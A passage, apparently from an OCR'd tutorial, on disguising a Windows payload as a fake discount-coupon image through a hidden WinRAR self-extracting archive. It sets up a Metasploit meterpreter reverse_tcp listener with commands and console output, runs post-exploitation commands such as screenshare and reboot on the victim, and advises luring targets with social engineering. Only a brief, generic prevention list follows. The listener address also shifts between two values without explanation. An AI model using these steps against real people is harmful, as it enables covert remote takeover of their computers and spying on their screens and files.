V. Then under the Text and Icon tab, at the bottom you will notice, "**Load SFX icon from the file**", click the browse button, and then select the icon that you created from the image.




VI. Under the **Modes** tab, press Hide all.




VII. Click **OK**.

VIII. Now it will open the previous window of WinRAR; there, under the General tab, change the name to anything you like and also mention the extension there, like flowers.jpg.




Recycle Bin
web
Microsoft Edge
10% OFF
coupon.jpg



coupon.jpg
85%
10% OFF
PROMO CODE
SIGN UP FOR MY NEWSLETTER AND GET A COUPON IN YOUR EMAIL
SEE THE NEW CRYSTALS FIRST & GET 10% OFF YOUR NEXT PURCHASE
SIGN UP ON CAPECODCRYSTALS.COM OR MESSAGE ME HERE ON ETSY

Part Three: Exploitation (Attackers Kali Linux Machine)


Now it's time to create a listener, which will listen if any requests are made or not.

Step 11: Creating a Listener


Open a new terminal and type, **`msfconsole`** after the loading is complete, this will open the metasploit console.



Step 12: type **`use multi/handler`** and press Enter, this will open a handler for stager payloads that uploads meterpreter.



Step 13: type **`set payload windows/meterpreter/reverse_tcp`** and press Enter, this will select the type of Payload we will be using.



Step 14: Type **`show options`** to see what is required to set up the listener.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Now it'll ask for LHOST and LPORT; write the LHOST that you wrote while creating the payload, and the same goes for LPORT.

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.27
LHOST ⇒ 192.168.1.27
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) >
```

Now after setting all the options, we can initiate the attack. To initiate it you have to type the command "run" and press enter. It will start the reverse TCP handler to listen to requests made by the payload.


```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.144:5555
```

Part Four: Post-Exploitation (Attackers Kali Linux Machine)


After performing all the previous three steps, when you click "run," your device acts as a listener to that particular port. Whenever the victim clicks on the image file, the image will open on the screen, but in the background, the payload will execute and create a reverse TCP connection with our device, eventually giving us meterpreter access to the victim's device.

After gaining access, we can do many things that could compromise the safety and privacy of the victim. Some of these actions include:

Getting the System information with **`sysinfo`** command



We can see the list of files and folders with the help of **`ls`** command





We can create a folder with the help of **`mkdir`** command

```
meterpreter > mkdir hellomoto
Creating directory: hellomoto
```


We can see the live screen of the victim with the help of **`screenshare`** command

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/fox/temp/CBlTcWUj.html
[*] Streaming ...
```





We can also reboot the victim's device with the help of the **`reboot`** command



You can do many more things. To see what you can do, you have to type the **`help`** command

SOCIAL ENGINEERING

Now that you have successfully created the listener and the image payload, it’s time to perform some social engineering and make your target open the image file (the malicious image file).

Social engineering is a cyber attack that uses psychological manipulation to deceive and influence people into performing certain actions or divulging confidential information. It can take various forms, including phishing emails, pretexting, baiting, quid pro quo, and tailgating. To protect against social engineering attacks, individuals and organizations should be vigilant, cautious, and educated about the tactics used by social engineers. They should also implement security policies and procedures to mitigate the risk of such attacks.

Studies have shown that images capture more attention from users than text. For instance, the human brain can process entire images in just 13 milliseconds, while text takes around 100 milliseconds. Social media platforms such as Twitter and Facebook have also reported that posts and tweets with images receive significantly more engagement than those without. These findings highlight the importance of incorporating visually appealing elements into content to maximize its impact and effectiveness.

Choosing or creating an Image is probably the most important part of the exploit. The image should be convincing enough to the victim and look like the real deal. Researching on Social Engineering we found that in 2019, 92% of consumers reported using coupons and 88% of them preferred getting these coupons via email.(www.mailcharts.com)

We used the aforementioned data to generate a fake discount coupon that upon downloading and opening will give us access to the victim's computer.

After your target opens the file, you’ll receive a request from your listener. Now you’ve successfully hacked into your target computer.

PREVENTIVE MEASURE


Windows/meterpreter/reverse_tcp attacks are sophisticated types of attacks that can be difficult to prevent. In addition to the basic prevention methods discussed earlier, there are some advanced prevention methods that can be used to protect your system and data from these types of attacks. Here are some advanced prevention methods that you can consider:

1. **Keep your software and operating system up to date:** Keeping your software and operating system up to date is crucial to protecting your PC from security vulnerabilities. Cybercriminals often exploit known vulnerabilities to gain access to your system. You should regularly check for updates for all software and operating systems installed on your PC. Enable automatic updates to ensure you are always protected with the latest security patches and bug fixes.


2. **Use strong and unique passwords:** Passwords are the first line of defense against cyber-attacks. It's essential to use a strong and unique password for each of your online accounts. A strong password is a combination of upper and lower-case letters, numbers, and special characters. Avoid using predictable passwords such as "password123" or "12345678". You can use a password manager to generate and store unique passwords for each account. A password manager can also help you remember all your passwords securely.

3. **Use antivirus software:** Antivirus software is designed to detect and remove viruses, malware, and other malicious software. It's essential to install a reputable antivirus program on your PC and keep it up to date. The software should be configured to perform regular scans of your system and files and be set to update automatically.

4. **Be cautious of suspicious emails, links, and attachments:** Phishing emails are a common method used by hackers to steal sensitive information. They often contain links to fake websites or malicious attachments. Always be cautious of emails from unknown senders or unsolicited emails that contain links or attachments. Avoid clicking on links or downloading attachments from unknown sources. Verify the authenticity of an email or its attachments by contacting the sender or running a malware scan.




5. **Use a Virtual Private Network (VPN):** A VPN creates a secure connection between your PC and the internet, encrypting all your online activity. It can protect your data from cybercriminals, especially when using public Wi-Fi networks. When you connect to a VPN, all your internet traffic is routed through an encrypted tunnel, preventing anyone from intercepting your data.

